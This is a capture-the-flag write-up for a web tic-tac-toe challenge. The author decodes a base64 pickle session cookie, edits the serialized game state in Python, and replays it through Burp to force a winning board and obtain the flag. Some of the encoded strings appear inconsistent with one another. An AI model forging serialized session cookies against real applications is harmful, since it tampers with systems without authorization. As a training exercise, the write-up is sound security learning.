

AdventOfCTF-20

Challenge

14 Solves



20

2000

web

To pass the time until Christmas the elves challenge Santa to a game of tic-tac-toe. Santa plays X, can you make him win?

Visit <https://20.adventofctf.com> to start the challenge.

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Advent of CTF 20


Your daily dose of CTF for December

Elves (O) vs Santa (X)

O	O	O
O	X	X
O	X	X

Sanity check passed? True | [Reset Game](#)

We are presented with this situation. We are O and it is our turn. If we place the O in (0,2) or (2,0) we are gonna win, but we need to make santa win.



In the cookies tab of my browser saw this cookie:

```
gAN9cQAoWAUAAABib2FyZHEBXECKF1xAyhYAQAAAE9xBGgETmVdcQUoaARYAQAAAFhxBmgGZV1xByh0aAZoB  
mVlWAQAAAB0dXJucQhoBFgIAAAAZmluaXNoZWRxY1YBgAAAHdpbm51cnEKWAAAAABxC1gEAAAAC2FuZXEMiH  
Uu
```

Let's try to base64 decode this data.

```

..}q.(X....boardq.]q.(]q.(X....0q.h.Ne]q.(h.X....Xq.h.e]q.(Nh.h.eeX....turnq.h.X....f
inishedq .X....winnerq
X....q.X....saneq..u.

```

Looks like garbage. Then i saw a tweet from AdventOfCyber official page that reminded me of serialization so i've tried converting that cookie to a python pickle.

```

import base64
import pickle
data="gASVWgAAAAAAAAAB9lCiMBWJvYXJk1F2UKF2UKIwBT5RoBE5lXZQoaASMAViUaAZlXZQoTmgGaAZlZYw
EdHVybpRoBIwIZmluaXNoZWSUiYwGd2lubmVylIwAlIwEc2FuZZSIdS4="
game=base64.b64decode(data)
print(pickle.loads(game))

```

```

{
  'board':
    [['O', 'O', None],
     ['O', 'X', 'X'],
     [None, 'X', 'X']],
  'turn': 'O',
  'finished': False,
  'winner': '',
  'sane': True
}

```

That looks like exactly the situation that we have in the first picture.

Let's change the board state to one where santa always wins.

```

new_game = {
  'board':
    [['O', 'X', None],
     ['X', 'O', 'O'],
     [None, 'X', 'X']],
  'turn': 'O',
  'finished': False,
  'winner': '',
  'sane': True
}

```

Right now if the O player selects position (0,2) it does not win and then it is the turn of player X and he will win. Let's convert back this game state to a pickle and base64 encode it.

```
import base64
import pickle
new_game = {
    'board': [[ 'O', 'X', None],
               ['X', 'O', 'O'],
               [None, 'X', 'X']],
    'turn': 'O',
    'finished': False,
    'winner': '',
    'sane': True
}
game = base64.b64encode(pickle.dumps(new_game))
print(game)
```


```
b'gASVWgAAAAAAAAAB9lCiMBWJvYXJk1F2UKF2UKIwBT5SMAViUTmVdlChoBWgEaARlXZQoTmgFaAVlZYwEdHV
ybpRoBIwIZmluaXNoZWSUiYwGd2lubmVylIwAlIwEc2FuZZSIdS4='
```

Great. Now intercept a request with burp where we (the O player) click on position (0,2)



Remember to change the game cookie to the one we created earlier.

After having forwarded all the request this is the table state:



Now it is santa's (X) let's put an X in position (2,0).

Advent of CTF 20

Your daily dose of CTF for December

Elves (O) vs Santa (X)

Game goes to: X NOVI{p1ckle_r1ck}

O	X	O
X	O	O
X	X	X

Sanity check passed? True | [Reset Game](#)

Flag: NOVI{p1ckle_r1ck}

